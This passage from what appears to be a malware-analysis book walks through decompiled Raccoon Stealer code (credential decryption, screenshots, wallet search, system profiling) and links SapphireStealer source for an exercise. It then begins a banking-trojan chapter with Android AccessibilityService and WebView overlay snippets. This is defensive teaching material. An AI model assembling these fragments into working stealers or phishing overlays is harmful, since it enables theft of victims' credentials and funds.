0x57 ^ 0x03 = 0x54 > 'T'
```

Listing 4-2: The first six XOR operations used in the deobfuscation of a `SELECT` statement

Notice that the XOR value looks like a bunch of hexadecimal integers at various offsets from the `EBP` register. These are called *stack strings*. Stack strings are an obfuscation technique in which the code creates string values on the program stack at runtime instead of statically at compile time. As a result, the decompiled code shows the strings as what looks like hexadecimal integers placed at a register offset. The string appears reversed so that the first byte in each piece of string is the rightmost, an artifact of the little-endian nature of Intel processors.

The decompiler does its best to reproduce the source code, but the results aren't perfect; take a look at the typecasts ❸ for the byte array iteration and the use of negative offsets to `EBP`, rather than the assignment of a value to a variable. Nevertheless, we can easily see the relevant SQLite function calls that the stealer uses, which allows us to get a general idea of what the code is doing. These calls retrieve additional data for Firefox- and Chromium-based browsers.

Autofill Passwords

Another piece of information we know that Raccoon Stealer collects is autofill passwords, which, as I mentioned previously, the browser will encrypt and decrypt using `CryptProtectData` and `CryptUnprotectData`, respectively. We might guess that the malware will need to decrypt these passwords on the victim's system before exfiltrating them; that's because the threat actor must call `CryptUnprotectData` on the same machine that encrypted the data and using the same user account. If the encrypted data leaves the machine on which it resides, this is no longer possible.

We can see several references to `CryptUnprotectData` in browser-related grabber functions. For example, Listing 4-3 shows how the malware uses `CryptUnprotectData` as part of one of the Internet Explorer password-grabber functions.

```
entropy.pbData = (BYTE *)GUID_data; ❶
entropy.cbData = 0x4a;
credential = (int *)0x0;
count = 0;
this_credential = CredEnumerateW(L"Microsoft_WinInet_*",0,&count,&credential); ❷
if (((this_credential != 0) && (count != 0)) && (credential != (int *)0x0)) {
    do {
        count = count + -1;
        curr_credential = (CRED_STRING *)credential[count];
        credToDecr.pbData = (BYTE *)curr_credential->pData;
        credToDecr.cbData = curr_credential->size;
        decrData.pbData = (BYTE *)0x0;
        decrData.cbData = 0;
        cryptunprotectdata_res = CryptUnprotectData(&credToDecr,(LPWSTR*)0x0,&entropy, ❸
                                                    (PVOID)0x0,(CRYPTPROTECT_PROMPTSTRUCT*)0x0,
                                                    1,&decrData);

        if ((cryptunprotectdata_res != 0) && (decrData.pbData != (BYTE *)0x0)) {
            add_to_autofill_txt_z(curr_credential->string_val,
                                  (dword)decrData.pbData,decrData.cbData,0);
            LocalFree(decrData.pbData);
        }
    } while (count != 0);
    count = -1;
    CredFree(credential);
```

Listing 4-3: Using `CryptUnprotectData` to decrypt autofill passwords for Internet Explorer

Prior to the code shown here, the `GUID_data` value ❶ used for the entropy data is hardcoded to `abe2869f-9b47-4cd9-a358-c22904dba7f7`, which newer versions of Internet Explorer use as part of the decryption data. You can see that the malware enumerates the credentials, starting with the value `Microsoft_WinInet_` ❷, which is the prefix used by Internet Explorer to store its passwords. Finally, it uses the `CryptUnprotectData` function with the credential information and the globally unique identifier (GUID) to decrypt the username and password data ❸, which it then packs up to later exfiltrate from the victim system.

Screenshots

Next, we expect to find screenshot functionality somewhere in this binary, so let's figure out how the binary uses the string we saw earlier, `screen.jpeg`. In screenshot-taking code targeting Windows, we might expect to find Windows API calls such as `GetDesktopWindow`, `GdipSaveImageToFile`, `BitBlt`, or those related to bitmap functionality.

Most of the instances of `screen.jpeg` in the strings table had just one cross-reference in the code. However, a particular instance had several cross-references in fairly substantial functions; Listing 4-4 shows one of these functions.

```
screen.jpeg = string_struct_function_z(s_screen.jpeg_00487ad8);
USERPROFILE_\AppData\Local = get_userprofile_appdata_directory_z();
USERPROFILE_\AppData\Local = format_print_z(USERPROFILE_\AppData\Local,(dword)screen.jpeg);
uStack_20 = 0x42ee8b;
string_struct_setter_z(&stack0xfffffff8,USERPROFILE_\AppData\Local);
do_screenshot_z(); ❶
screen.jpeg = string_struct_function_z(s_screen.jpeg_00487ad8);
USERPROFILE_\AppData\Local = get_userprofile_appdata_directory_z();
USERPROFILE_\AppData\Local = format_print_z(USERPROFILE_\AppData\Local,(dword)screen.jpeg);
screen.jpeg = string_struct_function_z(s_screen.jpeg_00487ad8);
```

Listing 4-4: Several instances of `screen.jpeg` appearing in one function, in close proximity

The functionality for creating a file called *screen.jpeg* occurs right before a call `do_screenshot_z` ❶. Within the `do_screenshot_z` function, Listing 4-5 shows the usage of several Windows API calls related to images.

```
    GdiplusStartup(&token,&input,0);
❶ hWnd = GetDesktopWindow();

    GetWindowRect(hWnd,&lpRect);
❷ hdc = GetWindowDC(hWnd);

    --snip--
    hdc2 = hdc;
    iVar3 = GetDeviceCaps(hdc,0xc);
    hdc = CreateCompatibleDC(hdc);
    bitmapInfo.bmiHeader.biHeight = cy;
    bitmapInfo.bmiHeader.biWidth = cx;
    bitmapInfo.bmiHeader.biSize = 0x28;
    bitmapInfo.bmiHeader.biPlanes = 1;
    bitmapInfo.bmiHeader.biCompression = 0;
    bitmapInfo.bmiHeader.biSizeImage = 0;
    bitmapInfo.bmiHeader.biXPelsPerMeter = 0;
    bitmapInfo.bmiHeader.biYPelsPerMeter = 0;
    bitmapInfo.bmiHeader.biClrUsed = 0;
    bitmapInfo.bmiHeader.biClrImportant = 0;
    bitmapInfo.bmiColors[0].rgbBlue = '\0';
    bitmapInfo.bmiColors[0].rgbGreen = '\0';
    bitmapInfo.bmiColors[0].rgbRed = '\0';
    bitmapInfo.bmiColors[0].rgbReserved = '\0';
    bitmapInfo.bmiHeader.biBitCount = (WORD)iVar3;
```

```
❸ hBitmap = CreateDIBSection(hdc2,&bitmapInfo,1,&hSection,(HANDLE)0x0,0);
  if (hBitmap == (HBITMAP)0x0) {
      DeleteDC(hdc);
      DeleteDC(hdc2);
  }
  else {
      iVar3 = SaveDC(hdc);
    ❹ SelectObject(hdc,hBitmap);
      BitBlt(hdc,0,0,cx,cy,hdc2,0,0,0xcc0020);
      RestoreDC(hdc,iVar3);
      DeleteDC(hdc);
      DeleteDC(hdc2);
      fname = (undefined4 *)GdipAlloc(0x10);
  --snip--
    ❺ uVar5 = GdipCreateBitmapFromHBITMAP(hBitmap,0,&bitmap);
  --snip--
      encParams = 1;
      uStack_84 = 1;
      puStack_7c = auStack_28;
      uStack_94 = 0x1d5be4b5;
      uStack_90 = 0x452dfa4a;
      uStack_8c = 0xb35ddd9c;
      uStack_88 = 0xebe70551;
      uStack_80 = 4;
      get_image/jpeg_Gdip_encoders_z(uVar5,clsid);
  --snip--
      _mbstowcs(filename,fname,len + 1);
    ❻ iVar3 = GdipSaveImageToFile(imagePtr,filename,clsid,&encParams);
  --snip--
  }
```

Listing 4-5: The decompiled code for screenshot functionality in Raccoon Stealer

As we might have guessed, this is where the screenshot functionality in the binary is taking place. To understand how I determined that this was the case, consider the basic steps to creating a screenshot on Windows:

1. To store an image temporarily, the code must call `CreateCompatibleDC` to create a memory device context that is compatible with the current window's device context. A *device context* is just a data structure that contains information about a drawing device (in this case, the entire window).
2. Next, the code must create a bitmap with the correct dimensions for the window, which it usually does via `CreateCompatibleBitmap` but can also do using another bitmap-creation function, such as `CreateDIBSection`. The code must then make a call to `SelectObject` to select it into the device context it has created.
3. To capture the image, code can use a Windows API call, `BitBlt`, which copies data from the source bitmap (in this case, the desktop window) to the destination bitmap created in the previous step.
4. Lastly, code can save the bitmap data to a file in a number of ways.

Let's see if we can identify these patterns in Listing 4-5. First, you can see a call to `GetDesktopWindow` ❶ to obtain a handle to the desktop window, followed by `GetWindowDC` ❷, which obtains the device context for the whole window. `CreateCompatibleDC` then generates the compatible device context. In order to generate a bitmap handle from the `bitmapInfo` structure, the code calls `CreateDIBSection` ❸. Then, the `SelectObject` function ❹ uses the bitmap handle, along with the device context, and the `BitBlt` function captures the image of the desktop. Eventually, the code saves the image using `GdipCreateBitmapFromHBITMAP` ❺ and `GdipSaveImageToFile` ❻. In cases where strings are more heavily obfuscated, these functions can help to determine where image capture, such as a screenshot, might occur in a binary.

Wallets

We're also able to see the malware looking for wallet files in the user's *AppData\Roaming* and *AppData\Wallets* directory, which it then copies for later exfiltration (Listing 4-6).

```
Wallets = 0x15182e79;
uStack_21 = 0x0a0d1c15;
ctr = 0;
do {
  ❶ currChar = (byte *)((int)&Wallets + ctr + 1);
                    /* Wallets */
    *currChar = *currChar ^ 0x79;
    ctr = ctr + 1;
} while (ctr < 7);
uStack_1d = 0;
AppData\Local = get_userprofile_appdata_directory_z();
AppData\Local = format_print_z(AppData\Local,(int)&Wallets + 1);
found[0] = (void *)0x0;
uStack_5c = 0;
uStack_58 = 0xf;
another_string_function_z(found,AppData\Local);
do_CreateDirectoryTransactedA_z(found);
deallocate_and_set_string_struct_to_null_z(found);
                    /* Roaming */
Roaming = 0x3e300d5f;
uStack_2a = 0x38313632;
uVar8 = 0;
do {
  ❷ currChar = (byte *)((int)&Roaming + ctr + 1);
    *currChar = *currChar ^ 0x5f;
    ctr = ctr + 1;
} while (ctr < 7);
```

Listing 4-6: Decoding the `Wallets` and `Roaming` strings for cryptocurrency wallet stealing

This excerpt shows the malware decoding two strings, `Wallets` ❶ and `Roaming` ❷, that the function uses to generate the names of directories in which to search for cryptocurrency-related files. For example, Bitcoin's *wallet.dat* file contains private and public key information, as well as

metadata related to the victim's Bitcoin wallet, and some cryptocurrencies store such wallet-related files in the *AppData\Roaming* folder, so the malware looks for them in this folder, as well as in *AppData\Wallets*.

Installed Programs

As mentioned in the previous section, some of the stealer's functionality likely involves queries to the Windows Registry. In order to check which programs are installed, Raccoon Stealer queries the registry for key *SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall*. In Raccoon Stealer, we also see queries to get the *MachineGUID*, a universally unique identifier (UUID) for the machine generated during Windows installation; email client data; the computer *ProductName* (the operating system version, such as Windows 11); and additional browser data. Listing 4-7 allows you to see how the code does the registry query for installed programs.

```
openkeyres = RegOpenKeyExW((HKEY)0x80000002,
                           L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall",
                           0,
                           0x20019,
                           &phKey); ❶
if (openkeyres == 0) {
    index = 0;
    do {
        valueDataSize = 0x800;
        openkeyres = RegEnumKeyExW(phKey,
                                   index,
                                   keyName,
                                   &valueDataSize,
                                   (LPDWORD)0x0,
                                   (LPWSTR)0x0,
                                   (LPDWORD)0x0,
                                   (PFILETIME)0x0); ❷
        if (openkeyres == 0) {
            wsprintfW(log_string,
                      L"%s\\%s",
                      L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall",
                      keyName);
            retval = RegOpenKeyExW((HKEY)0x80000002,log_string,0,0x20019,&hKey);
            if (retval != 0) {
                RegCloseKey(hKey);
                RegCloseKey(phKey);
                break;
            }
            uStack_c8 = 0xf;
            apvStack_dc[0] = (void *)0x0;
            uStack_8 = CONCAT31(uStack_8._1_3_,3);
            valueDataSize = 0x800;
            uStack_50 = 0x5b;
            valueName._0_1_ = 0x1f;
            valueName._1_1_ = 0x32;
            valueName._2_1_ = 0x28;
            stack0xffffffb4 = 0x372b;
```

```
uStack_4a = 0x223a;
uStack_48 = 0x3a15;
uStack_46 = 0x3e36;
uStack_44 = 0;
ctr = 0;
do {
    *(byte *)((int)&valueName + ctr) = *(byte *)((int)&valueName + ctr) ^ 0x5b;
    ctr = ctr + 1;
} while (ctr < 0xb);
uStack_44 = 0;
LStack_cc = retval;
retval = RegQueryValueExA(hKey,
                          (LPCSTR)&valueName,
                          (LPDWORD)0x0,
                          &type,
                          valueData,
                          &valueDataSize); ❸
```

Listing 4-7: Windows API calls to query registry for installed programs

After obtaining a handle to the *Uninstall* registry key ❶, Raccoon Stealer uses `RegEnumKeyExW` to enumerate its subkeys ❷, which represent most of the installed programs on the machine, and query for the *DisplayName* of each one ❸.

System Information

Finally, we want to identify places where the malware retrieves information about the compromised victim machine. Raccoon Stealer, like most stealers, gathers much of this information using Windows APIs. This means we can look for specific Windows API calls to identify this functionality in the malware and figure out what the malware is doing. Let's explore a few key examples.

First, Raccoon Stealer uses the APIs `GetLocaleInfoA` and `GetUserDefaultLCID` to check what locale the machine is in (Listing 4-8). Malware sometimes uses this information to victimize only machines located in countries that aren't a part of certain regions, such as the Commonwealth of Independent States, for reasons we'll talk about in Chapter 10.

```
Locale = GetUserDefaultLCID();
❶ GetLocaleInfoA(Locale,LCType,lpLCData,dataLen);
        /* Russian */
Russian = 0xd1d7f05d;
uStack_2ce = 0xccc3cbd1;
ctr1 = 0;
uStack_2ca = 0;
do {
    curr = (byte *)((int)&Russian + ctr1 + 1);
    *curr = *curr ^ 0xa2;
    ctr1 = ctr1 + 1;
} while (ctr1 < 7);
uStack_2ca = 0;
```

```
❷ dataLen = _strcmp(locale_data,(char *)((int)&Russian + 1));
  if (dataLen != 0) {
          /* Ukrainian */
      Ukrainian = 0xafb68822;
      uStack_2e3 = 0xb4b3b4bc;
      ctr1 = 0;
      uStack_2df = 0xb3bc;
      uStack_2dd = 0;
      do {
          curr = (byte *)((int)&Ukrainian + ctr1 + 1);
          *curr = *curr ^ 0xdd;
          ctr1 = ctr1 + 1;
      } while (ctr1 < 9);
      uStack_2dd = 0;
    ❸ dataLen = _strcmp(locale_data,(char *)((int)&Ukrainian + 1));
```

Listing 4-8: Checking the system's locale against two values, Ukrainian and Russian

Raccoon Stealer checks the locale, obtained via `GetLocaleInfoA` ❶, against two of the XOR-decoded locale names, Russian ❷ and Ukrainian ❸. You might notice that the first byte of the string data (0x5d for "Ukrainian" and 0x22 for "Russian") XORed with the corresponding XOR byte (0xdd and 0xa2, respectively) equals 0xff, which is not a valid ASCII character. The code compensates by skipping this first byte when it uses the deobfuscated locale data, adding 1 to the pointer to the locale string.

Malware can easily find other computer-specific information, such as screen resolution, CPU information, and user or computer data, using Windows API calls such as `GlobalMemoryStatusEx`, `GetSystemInfo`, `GetSystemMetrics`, `EnumDisplayDevicesA`, `cpuid_basic_info`, and several other CPU Identification (CPUID) features, which provide information and attributes about the machine CPU, along with `GetUserNameA` and `GetComputerNameA`. Listing 4-9 shows an example of how Raccoon Stealer obtains this data for exfiltration.

```
do {
  ❶ Username:[0] = s__-_Username[0];
    Username:[ctr+1] = Username[ctr+1] ^ Username:[0];
    ctr = ctr + 1
}
Username:[15] = 0;
Packed_up_username = pack_up_data_z(aStack_32c, Username:+1);
Size_username = 0x101;
❷ GetUserNameA(username, &size_username);
❸ packed_up_username = pack_up_data_z(packed_up_username, username);
append_to_string_z(packed_up_username, s_00488d38);
```

Listing 4-9: Raccoon Stealer obtaining the username and appending it to the exfiltration data

In this code, Raccoon Stealer decodes the value `Username:` ❶ using the single-byte XOR cipher, then collects the username using `GetUserNameA` ❷. It appends both values to the data structure it will exfiltrate ❸ to the stealer's operator using a POST request.

Why Do Stealers Still Work?

You might be wondering why stealers continue to remain so successful. One reason is that, as with almost all types of malware, infostealers evolve continuously, adding both new features and obfuscation techniques to help the malware evade detection. Very often, we see known infostealer malware packed with novel packers or crypters, which hide them from antivirus software. You can think of a packer or crypter as wrapping paper; the recipient sees the package itself but can't tell what is inside until it's unwrapped. We'll look at packers and crypters in Chapter 6.

It's also important to note that a stealer has often finished exfiltrating victim data back to the command-and-control server by the time antivirus software flags the program as malicious, at which point very little can be done to mitigate the effects. Take a look at the screenshot exfiltrated from a stealer in Figure 4-11; the computer antivirus has flagged the stealer, but, as you can see, the data exfiltration has already completed.




Figure 4-11: A screenshot exfiltrated by a stealer showing the stealer flagged by antivirus software

Earlier in this chapter, you may have noticed a similar Microsoft Defender pop-up flagging the stealer in Figure 4-7. Sometimes, the antivirus won't flag the infostealer at all. Let's return to the example of employees using personal machines for work purposes. This personal machine may have no antivirus installed or it may be out of date, making it very likely that if the computer were victimized by an infostealer, the malware could harvest corporate information without the company knowing this had occurred.

Finally, as you saw in the Raccoon Stealer case study, stealers have direct access to the victim machine and, with it, the information required to decrypt credentials, such as those stored in a web browser. Because many users may not use multifactor authentication and some services don't yet support it, threat actors can easily exploit the credentials.

Conclusion

The Raccoon Stealer analysis shows the core techniques used to drain a browser's credential store. Browsers expose those credentials through documented APIs by design for legitimate use cases, and stealers provide a great example of threat actors abusing legitimate functionality to enable their malicious tools. You'll see this concept reappear several times in this book. The hard part for the attacker is ensuring the malicious tool survives long enough to reach the victim's machine and execute before the victim's AV stops it.

Stolen credentials are durable: A batch exfiltrated today may be purchased and used months later, long after the initial compromise is detected and remediated. Since access to victims' machines is a critical part of so many cyberattacks, we'll continue to see consistent demand for them. This, combined with the efficacy of stealers despite defensive measures, continues to drive the market for these logs. Banking trojans, covered in the next chapter, pursue the same goal through a different mechanism: intercepting financial credentials in transit before they ever reach storage.

Exercise: Analyzing SapphireStealer

The C# source code for an open source infostealer called SapphireStealer first became available on GitHub repositories in 2022. As part of this exercise, you'll analyze the code to figure out which functions it uses to accomplish the goal of information theft. Then, you'll compare and contrast this data with the analysis of Raccoon Stealer.

You can find the code for SapphireStealer at *https://github.com/0day2/SapphireStealer* or at *https://github.com/DissectingTheDarkWebBook/DissectingTheDarkWeb*. Remember that this code is malware, so if you choose to download it, use the malware-handling advice given in Chapter 1.

1. Look inside the *Sapphire/Program.cs* file, which is the stealer's main function. Based on what you see, what do you expect the stealer does?

2. Next, look in the SapphireStealer code at the *Sapphire/Modules* directory to confirm your assumption. You should see several directories here. Based on the code within these folders, can you provide a high-level overview of how some of these functions work?

3. Let's dive into the *Modules/Steal/Browsers/Chromium folder*. Here, you can see the code for obtaining passwords from Chromium-based browsers.

    - Which specific browsers does the code look for so it can steal credentials from them?
    - Where are all the acquired passwords put prior to exfiltration?
    - How does the code obtain the passwords? How is this similar to or different from the approach we saw with Raccoon Stealer?

4. Now let's look at the file-grabber functionality located in *Modules/Grabbers*.

    - In what directories does this stealer search for files of interest?
    - What are the file extensions of the files it exfiltrates?
    - Where does it put the files prior to exfiltration?

5. We'll move on to the exfiltration of the collected data. This functionality lives in the *Modules/Others/SendLog.cs* file.

    - How does this code package up the data to exfiltrate? What specific data is being sent and in what format?
    - What protocol does the malware use to exfiltrate the data? Is it the one you would expect them to use? Why or why not? Why do you think the malware might use this protocol?

6. Bonus: Build SapphireStealer in your integrated development environment (IDE) of choice (or look at the example executable located in the *bin/Debug* or *bin/x64/Release* directory) and use a .NET decompiler to examine the code. (I like the ILSpy decompiler.) See if you can identify the same features in the decompiled code as you did in the source code.

5

BANKING TROJANS



Banking trojans (sometimes referred to as *bankers*) collect financial information from the banking applications on a user's device. The earliest bankers emerged in the early 2000s and targeted the web browsers on desktop systems. Today, because the vast majority of users access the internet via their phones, banking trojans frequently infect mobile devices too.

In this chapter, we'll look at two banking trojan variants used by cybercriminals to collect banking data: one for Android mobile devices and one for Windows desktops. For each, we'll consider the core technical capability used to intercept data from victims' banking apps and websites, then walk through how the malware implements this functionality.

Banking Credential Theft

Like the other types of cybercriminal malware covered in this book, banking trojans exploit an opportunity for financial gain: stealing user credentials for online banking websites and mobile apps. Some can also provide the threat actor with full control of the victim's device. In the late 2010s and early 2020s, a piece of malware called Emotet with banking trojan capabilities, among other functionality, became so popular that, in January 2021, law enforcement around the world led a take-down of its malware infections, its operators, and its infrastructure. Nonetheless, Emotet re-emerged in November of that year, with new capabilities. Stealing financial credentials is lucrative for a threat actor and was likely one of the methods the group behind Emotet used to monetize its operation.

Unlike stealers, bankers don't usually self-delete after exfiltrating data. Instead, the malware persists on the user's device, often interacting with their installed applications over a period of time and modifying the data presented to the victim. Also, whereas stealers obtain credential material from data stores on a victim device, banking trojans largely operate either by placing overlays over the user's legitimate banking app or by intercepting traffic to the desktop browser.

On Android apps, an *overlay*, or *inject*, functions effectively as a phishing window; it looks identical to the legitimate application and sits on top of it to trick victims into inputting their credentials. The malware then exfiltrates the credentials back to the threat actor and redirects the user to the legitimate site. Banking trojans that target desktops sometimes replicate the overlay technique using process injection, as you'll see in the TrickBot case study on page 116.

As with other malware types, threat actors buy and sell banking trojans on dark web forums. Figure 5-1 shows an ad for DanaBot, a Windows banking trojan.




Figure 5-1: An ad for DanaBot showing prices for different add-ons

This threat actor offers monthly rental prices for various subscription offerings. In addition to stealer capabilities, DanaBot has *hidden virtual network computing (HVNC)* and PostGrabber functionalities. HVNC allows a threat actor to remotely control a victim's computer without their knowledge, whereas legitimate virtual network computing software would reveal what the remote accessor is doing. PostGrabber is a utility that allows the threat actor to obtain the contents of HTTP POST requests by stealing data from online forms the victim accesses in the browser. Generally, this data is retrieved directly from the browser before the POST request is sent over the network.

How Android Bankers Abuse the Accessibility API

Most banking trojans targeting Android devices abuse the `AccessibilityService` API built into the operating system. Although intended to help people with disabilities use applications by enhancing the user interface, this API can also grant malware full control over the phone, enabling it to perform actions such as:

- Stealing user data, such as credentials and email addresses (often via overlays placed on top of legitimate apps)
- Accessing a user's private information
- Performing unauthorized transactions
- Bypassing security mechanisms such as two-factor authentication
- Acquiring the user's unlock code or PIN
- Modifying device security settings
- Recording user keystrokes
- Reading, editing, and sending SMS messages
- Forwarding or transferring phone calls
- Listing, installing, or deleting apps on the device
- Downloading and running additional code

Apps that make use of `AccessibilityService` must request permission to do so from the user, and malware often requests this API alongside many other seemingly excessive permissions. For example, imagine that an app purporting to be a simple word search game asks for permission to record audio, read call logs, send and receive text messages, access the user's location, and use the camera; it's unlikely that an app of this kind would need so many features.

Users should be extremely suspicious of any app requesting `AccessibilityService`, or excessive permissions in general. The risks of using `AccessibilityService` are well known, and vendors have implemented safeguards for its use to make its abuse harder. As of Android 14 (API level 34), a new property called `accessibilityDataSensitive` can help developers restrict access to only Views that implement the `isAccessibilityTool` property. In Android, a *View* is a fundamental component of the user interface (UI) that handles user interactions. The View class is the basis for UI elements such as TextViews, Buttons, CheckBoxes, or ImageViews. Views can detect user interactions including touch events, clicks, swipes, scrolls, and more. In addition, Google Play Protect, a security tool on Android phones, offers protections against most Android-based banking trojans and other Android malware.

Declaring Permissions in the Android Manifest

Let's explore how Android banking trojans obtain victims' banking app credentials. To make use of `AccessibilityService`, the malware must define

an associated class in the manifest. The *Android manifest* is an Extensible Markup Language (XML) file contained in every Android application that specifies the app's permissions and metadata, such as the necessary hardware and software features. The manifest also defines the app's overall structure and its components, such as activities and services.

An *activity* is a single screen in an Android app that the user sees and interacts with. The Android manifest shows every activity in the app, including the main activity, which is the application's entry point: the first screen the user sees upon opening the app. To navigate between activities, the code will create an `Intent` of the new activity and pass it to the `startActivity` function. An `Intent` is a messaging object used to request an action from another app component.

A *service* can run in the background or foreground, and its main purpose is to perform some functionality or long-running task without requiring user interaction. A few examples include data sync services that run in the background, music player services running in the foreground, and analytics services. The `AccessibilityService` runs in the background, where it can interact with, observe, or control events related to the user interface. Listing 5-1 shows the `AccessibilityService` declaration in the manifest.

```
<application>
    <service android:name="MyAccessibilityServiceClass"
        android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE"
        android:label="Accessibility Service Start">
      <intent-filter>
        <action android:name="android.accessibilityservice.AccessibilityService" />
      </intent-filter>
    </service>
</application>
```

Listing 5-1: Declaring `AccessibilityService`

This example defines a service that will implement the `Accessibility Service` functionality, called `MyAccessibilityServiceClass`. The app code will need to contain a class with this same name that extends `AccessibilityService`. Listing 5-2 shows an example of what the corresponding code might look like.

```
public class MyAccessibilityServiceClass extends AccessibilityService {
--snip--
        @Override
        public void onAccessibilityEvent(AccessibilityEvent event){
            // Functionality implementation would go here.
        }
--snip--
}
```

Listing 5-2: An example of the definition of the `onAccessibilityEvent` callback

The `onAccessibilityEvent` function is a *callback* that executes every time an `AccessibilityEvent` occurs. Inside this function, the malware may wait for particular events to trigger based on what the user is doing, such as `AccessibilityEvent.TYPE_WINDOW_STATE_CHANGED` (indicating the user's screen has changed in some way), `AccessibilityEvent.TYPE_VIEW_CLICKED` (indicating the user has clicked a View, such as a button), `AccessibilityEvent.TYPE_VIEW_TEXT_CHANGED` (indicating the text in an input field has changed), or `AccessibilityEvent.TYPE_VIEW_FOCUSED` (meaning another screen came into focus). When an event of interest occurs, such as the user launching a new banking app, the malware could take some action, like deploying an overlay or capturing keystrokes.

Using WebViews to Create Malicious Overlays

To implement an app overlay, the malware might create and display a WebView on top of the existing application. A WebView is a built-in browser component that apps use to show and run web content (such as HTML or JavaScript) inside of an app versus using the phone's web browser. We can expect this code to look loosely like the simplified version in Listing 5-3.

```
  ❶ WebView wv = new WebView(this);
wv.getSettings().setJavaScriptEnabled(true);
wv.setScrollBarStyle(View.SCROLLBARS_INSIDE_OVERLAY);
wv.setWebViewClient(new injectionClass.MyWebViewClient());
wv.setWebChromeClient(new injectionClass.MyWebChromeClient());
wv.addJavascriptInterface(new WebAppInterface(this), "Android");

String getHTML;
String lang = Locale.getDefault().getLanguage();

❷ getHTML = SharedPreferences.SettingsRead("name of inject");

❸ wv.loadDataWithBaseURL(null, getHTML, "text/html", "UTF-8", null);
setContentView(wv);
```

Listing 5-3: Example code for creating a WebView and loading the overlay

Listing 5-3 shows the key elements of WebView creation and overlay. We first create a WebView that can handle JavaScript code ❶, along with clients to handle notification and styling information. Then, we use `SettingsRead` to obtain the HTML contents for the inject from `SharedPreferences` ❷. `SharedPreferences` is a key-value storage system in Android that allows the developer to store persistent data that the app can set and retrieve. In this case, the developer could use `SharedPreferences` to store the name of the inject to use. Finally, the code loads the HTML for the inject into the WebView ❸ using `loadDataWithBaseURL` and displays it using `setContentView`.

When analyzing malware for the use of overlays, look for sections of code like those shown in Listings 5-2 and 5-3 and the Android Manifest

declaration from Listing 5-1 to understand how the malware implements overlays. In the next section, we'll look at how these pieces work in real malware during our analysis of the Cerberus banking trojan's source code.

Case Study: Cerberus's Application Overlays

The Cerberus Android banking trojan first emerged in 2019 on dark web markets, where threat actors could rent the malware to conduct data theft. In late 2020, the operator attempted to sell the project on the dark web, then, after not receiving any bids, released the source code for free on an underground forum. The leaked code spawned new banking trojan variants, which continue to victimize users to this day. In this section, we'll look at the Cerberus source code to identify some of the features discussed in the previous section. In some places, I've substituted string constants to make the code more legible.

Requesting Permissions for the Accessibility API

